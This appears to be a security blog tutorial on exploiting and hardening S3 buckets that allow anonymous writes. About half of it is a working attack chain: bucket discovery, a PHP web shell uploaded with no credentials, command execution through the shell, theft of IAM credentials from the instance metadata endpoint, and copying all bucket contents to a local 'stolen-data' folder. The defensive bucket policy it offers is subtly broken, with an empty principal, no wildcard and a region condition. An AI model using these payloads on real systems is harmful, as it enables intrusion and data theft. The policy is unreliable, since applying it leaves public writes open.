Listen to this Post
Introduction:

In the sprawling architecture of modern cloud applications, Amazon Simple Storage Service (S3) buckets have become the de facto standard for storing everything from static website assets to sensitive user data. However, a single misconfiguration—”Unauthenticated Write Access”—transforms this storage utility into a wide-open attack vector. As highlighted in a recent bug bounty disclosure, this flaw allows any anonymous actor on the internet to upload, modify, or delete objects, paving the way for data destruction, ransomware deployment, or server-side code execution. Understanding this vulnerability is crucial for both offensive security testing and defensive cloud hardening.
Learning Objectives:
- Understand the critical impact of misconfigured S3 bucket permissions and how they are discovered.
- Learn to exploit write access to achieve remote code execution via server-side application logic.
- Master the hardening controls and automated auditing commands to secure S3 buckets in AWS environments.
You Should Know:
1. Reconnaissance and Identification of Misconfigured Buckets
Before exploitation comes discovery. Attackers and ethical hackers use a combination of passive and active techniques to find S3 buckets with weak permissions.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Passive Enumeration with Sublist3r and Amass
Use subdomain enumeration tools to find potential bucket names, as they often follow predictable patterns (e.g., `assets.company.com` might link to s3://company-assets).
 Linux commands
sudo apt install sublist3r amass -y
sublist3r -d target.com -o subdomains.txt
amass enum -passive -d target.com -o amass_subs.txt
cat subdomains.txt amass_subs.txt | sort -u > all_subs.txt
Step 2: Active Probing with AWS CLI and S3Scanner
Test for public write permissions using the AWS CLI or dedicated tools. First, check for list access, then attempt a write test.
 Check if bucket listing is public (often a precursor to other issues)
aws s3 ls s3://target-bucket-name --no-sign-request
 Use S3Scanner to automate checks for multiple buckets
git clone https://github.com/sa7mon/S3Scanner.git
cd S3Scanner
pip3 install -r requirements.txt
python3 s3scanner.py --bucket-file potential_buckets.txt
2. Exploiting Write Access for Initial Foothold
Finding a bucket with `PutObject` permissions for the `AllUsers` or `AuthenticatedUsers` AWS principals is the gold mine. The immediate threat is uploading malicious content.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Upload a Web Shell for Code Execution
If the bucket hosts a static website or is used by a web application, uploading a server-side script (e.g., PHP, ASPX) can lead to RCE.
 Create a simple PHP web shell
echo '<?php system($_GET["cmd"]); ?>' > shell.php
 Upload it using AWS CLI with public write
aws s3 cp shell.php s3://vulnerable-app-bucket/user-uploads/ --no-sign-request
Step 2: Trigger the Payload
Identify the URL where the bucket content is served (e.g., `https://s3.amazonaws.com/vulnerable-app-bucket/user-uploads/shell.php`). Execute commands via the web parameter.
curl "https://vulnerable-app-bucket.s3.amazonaws.com/user-uploads/shell.php?cmd=id"
3. Post-Exploitation: Pivoting and Data Exfiltration
Once you have code execution, the next steps involve exploring the environment, stealing data, or using the bucket for malware distribution.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enumerate Environment from the Shell
Use the web shell to run commands that reveal IAM roles, internal network information, and other sensitive data stored in the bucket.
 Via the web shell URL, run:
curl "https://.../shell.php?cmd=env"
curl "https://.../shell.php?cmd=curl http://169.254.169.254/latest/meta-data/iam/security-credentials/"
Step 2: Exfiltrate Entire Bucket Contents
Use the compromised access to sync all bucket data to an attacker-controlled machine for analysis.
aws s3 sync s3://vulnerable-bucket ./stolen-data --no-sign-request
4. Hardening S3 Bucket Permissions
Defense is paramount. Applying the principle of least privilege to S3 buckets is non-negotiable.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Audit Existing Bucket Policies and ACLs
Use AWS CLI to review the current permissions policy.
aws s3api get-bucket-policy --bucket YOUR-BUCKET-NAME
aws s3api get-bucket-acl --bucket YOUR-BUCKET-NAME
Step 2: Apply a Restrictive Bucket Policy
Implement a policy that explicitly denies public write and often public read actions. Below is a foundational example.
{
"Version": "2012-10-17",
"Statement": [
{
"Sid": "DenyPublicWrite",
"Effect": "Deny",
"Principal": "",
"Action": "s3:PutObject",
"Resource": "arn:aws:s3:::YOUR-BUCKET-NAME/",
"Condition": {
"StringEquals": {
"aws:RequestedRegion": "us-east-1"
}
}
}
]
}
Apply it:
aws s3api put-bucket-policy --bucket YOUR-BUCKET-NAME --policy file://restrictive-policy.json
- Automated Monitoring and Auditing with CloudTrail & GuardDuty
Security is continuous. Enable logging and use automated threat detection to catch misconfigurations and anomalous activity.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enable S3 Server Access Logging and AWS CloudTrail
Ensure all bucket access is logged for forensic analysis.
 Enable server access logging via CLI (target bucket must exist)
aws s3api put-bucket-logging --bucket SOURCE-BUCKET --bucket-logging-status '{"LoggingEnabled": {"TargetBucket": "LOGS-BUCKET", "TargetPrefix": "s3-logs/"}}'
Step 2: Create an Amazon EventBridge Rule for Real-Time Alerts
Configure alerts for any `PutObject` calls made by the `Principal` "" (anonymous). Use the AWS Console to create an EventBridge rule that triggers on `s3:PutObject` events where `userIdentity.principalId` is `”Anonymous”` and sends an alert to an SNS topic.
What Undercode Say:
- The Perimeter Has Moved: The cloud boundary is the new network perimeter. An S3 bucket is not just storage; it’s a publicly accessible endpoint that must be governed with the same rigor as a web server firewall.
- Exploitation is Often Indirect: The highest risk from public write access is rarely just defacement. It’s the chain reaction—uploading a malicious script that leads to a compromised application server, which then accesses internal resources.
The bug bounty report of unauthenticated S3 write access is a canonical example of a “simple” misconfiguration with catastrophic potential. In 2024, this remains a top finding not due to ignorance, but due to the complexity of cloud IAM and the velocity of DevOps. The vulnerability bridges the gap between storage and compute, allowing attackers to inject their code into the application’s workflow. Defenders must shift left, implementing Infrastructure as Code (IaC) scans, pre-deployment policy validation, and continuous configuration checks that treat public write permissions as a critical severity finding every single time.
Prediction:
As AI-generated code accelerates cloud deployment, misconfigurations like public S3 write access will scale exponentially unless security gates are fully automated and intelligent. We will see a rise in AI-powered cloud security posture management (CSPM) tools that not only detect but also autonomously remediate such flaws in real-time. Conversely, attackers will leverage AI to perform continuous, large-scale reconnaissance for these misconfigured buckets, making them a primary initial access vector for ransomware attacks targeting hybrid cloud environments. The race will be between AI-driven defense and AI-powered offense, with the configuration layer as the main battlefield.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Arun Kumar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


